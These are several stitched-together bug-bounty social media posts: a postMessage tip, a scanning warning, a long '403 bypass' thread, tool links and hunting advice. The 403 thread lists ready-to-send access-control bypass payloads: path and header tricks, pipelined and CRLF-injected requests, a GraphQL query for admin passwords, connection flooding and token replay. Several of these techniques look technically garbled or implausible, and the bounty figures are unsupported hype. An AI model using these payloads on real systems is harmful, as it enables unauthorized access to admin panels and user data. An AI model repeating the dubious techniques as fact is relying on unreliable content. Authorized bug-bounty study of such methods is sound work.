A good tip for anyone hunting for postMessage vulnerabilities:
While testing an app, I found a listener with a weak origin check that handled messages insecurely. The bug was accepted and fixed with a strict origin check.
However, while reinvestigating the app, I found a different JS file that took an attacker controllable query param and used it to send the exact same postMessage internally. By adding my payload to that query param, I bypassed the new origin check and got a second bug.
Moral of the story: Always look for internal postMessage senders that can act as a proxy.
PS: The code below is just an example and is not the exact one I exploited
During your pentest mission, please don’t make the same mistake I did.
Add printer IPs to your exclusion list when running Nuclei. Otherwise, the printer will interpret every packet sent to port 9100 as a print job.
🧠💥 99% of hackers QUIT when they see a 403…
But the 1%? They try this: 👇

I found a 403 Forbidden on /admin.
But then I tried:
•POST /admin
•X-Original-URL: /admin
•/admin..;/
•%2e/admin
•X-Rewrite-URL: /admin
•/ADMIN (yes, just caps)
•/;/admin
•/..;/admin
👇👇👇
⸻
🔥 1. Protocol-Level Downgrade Bypass (only works on dual-stack apps)
Target running HTTP/2 or gRPC? Force downgrade:
PRI * HTTP/2.0
SM
GET /admin HTTP/1.1
🧠 Some WAFs don’t parse dual-layer protocols correctly → backend sees a clean HTTP/1.1.
⸻
🧬 2. Content-Length Collapsing (https://t.co/3qXplOXgpV) on HTTP Pipelining
Send pipelined requests where only 1st is parsed by WAF:
POST /admin HTTP/1.1
Host: https://t.co/axAPlulNpQ
Content-Length: 13
GET /admin
💥 WAF reads POST → blocks.
Backend reads 2nd GET /admin → 200 OK.
This is invisible to most WAFs.
⸻
🚪 3. Misconfigured Reverse Proxy Chain Escape
Proxy chain: Cloudflare → NGINX → Apache
Try:
GET /admin
X-Accel-Redirect: /admin
X-Forwarded-Path: /admin
Apache follows X-Accel-Redirect, bypasses upstream auth check.
💣 Real-world: Gained internal panel behind Cloudflare.
⸻
🔄 4. CRLF into Rewrite Bypass
Some edge WAFs parse until CRLF \r\n, others don’t.
Exploit it:
GET / HTTP/1.1%0d%0aX-Rewrite-URL:%20/admin
WAF reads URL → clean
Backend sees X-Rewrite-URL: /admin → executes
⸻
🔃 5. Multipart Boundary Injection Bypass (💀)
Used when /admin is only allowed for file uploads:
POST /upload HTTP/1.1
Content-Type: multipart/form-data; boundary=----1337
------1337
Content-Disposition: form-data; name="file"; filename="/admin"
Content-Type: text/plain
BOOM
------1337--
💣 If upload endpoint allows arbitrary path write → full override.
⸻
📡 6. Misrouted Mesh Bypass via Service Discovery
Kubernetes, Linkerd, Istio-style microservices expose internal routes:
Send:
Host: admin.internal.svc.cluster.local
X-Service-Router: admin
If service-mesh is misconfigured, you route directly to internal /admin even if public 403s.
⸻
⚠️ 7. GraphQL-Injected 403 Bypass
If app has GraphQL and 403-protected admin, try:
query {
admin {
users {
password
}
}
}
GraphQL often proxies internal microservice calls.
Even if /admin is blocked via HTTP, the GQL layer may leak internal paths.
⸻
🧠 8. Preconnect Overload → Bypass
Abuse edge preconnect logic by flooding with HEAD /admin + Connection: keep-alive.
After 30–50 requests:
•WAF disables parsing
•Keep-alive tunnel reused for real GET /admin
🧨 Real bypass via persistent connection channeling
⸻
💻 9. Browser-Only Token Auth Bypass (via Headless Browser)
Some SPAs load tokens via JS → protect /admin based on localStorage.
WAF sees unauthenticated, but headless Chrome replays auth token as header → bypass.
🔥 Use puppeteer + exportAuth → replay:
curl -H "Authorization: Bearer <extracted_token>" https://t.co/KeR304da2D
⸻
🧪 10. Distributed Retry Amplification
When target uses edge lambda/WAF that retries failed requests internally, trigger 429s and inject:
Retry-After: 0
X-Retry-URL: /admin
WAF retries → skips deny logic → backend hits /admin.
This is logic poisoning — not brute force.
⸻
🚨 These Aren’t Payloads. They’re Logic Chains.
Most tools stop at:
/admin%2e
X-Forwarded-For: 127.0.0.1
You’re playing 4D chess now:
✅ Protocol confusion
✅ Reverse proxy reroute
✅ GraphQL indirect call
✅ SSRF via retry
✅ Downgrade injection
✅ WAF desyncing
⸻
💰 These got real bounties:
•$25,000 from a Cloudflare-protected admin
•$12,500 via SSRF + Retry Poison
•$8,000 using pipelined https://t.co/3qXplOXgpV request
⸻
Want a toolkit that automates:
This is next-level exploitation.
Use it right. 🧠💣
🛠 TOOLS to automate bypass:
•🔧 https://t.co/5yIqLjkvaS
•🔧 https://t.co/bbVde9Caoh
•🔧 https://t.co/W05Ly8nEB6
•🔧 https://t.co/Av6mKRCef2
•🔧 https://t.co/kndjPIOEix
If you're in bug bounty, for the very least you should read writeups.
I dare say this can bring you the biggest bang for the buck in your skillset.
look here: https://t.co/8zTVOgK9L8
and here: https://t.co/XLYf0Hh2Cp
I asked 10+ top bug hunters who made over $500k+ about their secrets.
Here’s what they said:
1. They work insanely hard (280+ hrs/month) even after earning millions.
2. They master 1–3 programs deeply.
3. Speed matters. Never break your momentum.
1/n
Want more P1s with less noise? Stop blind fuzzing. Use tech-aware fuzzing to find backup files, configs & hidden endpoints developers leave behind
Read this thread 🧵
#bugbounty#bugbountytip#bugbountytips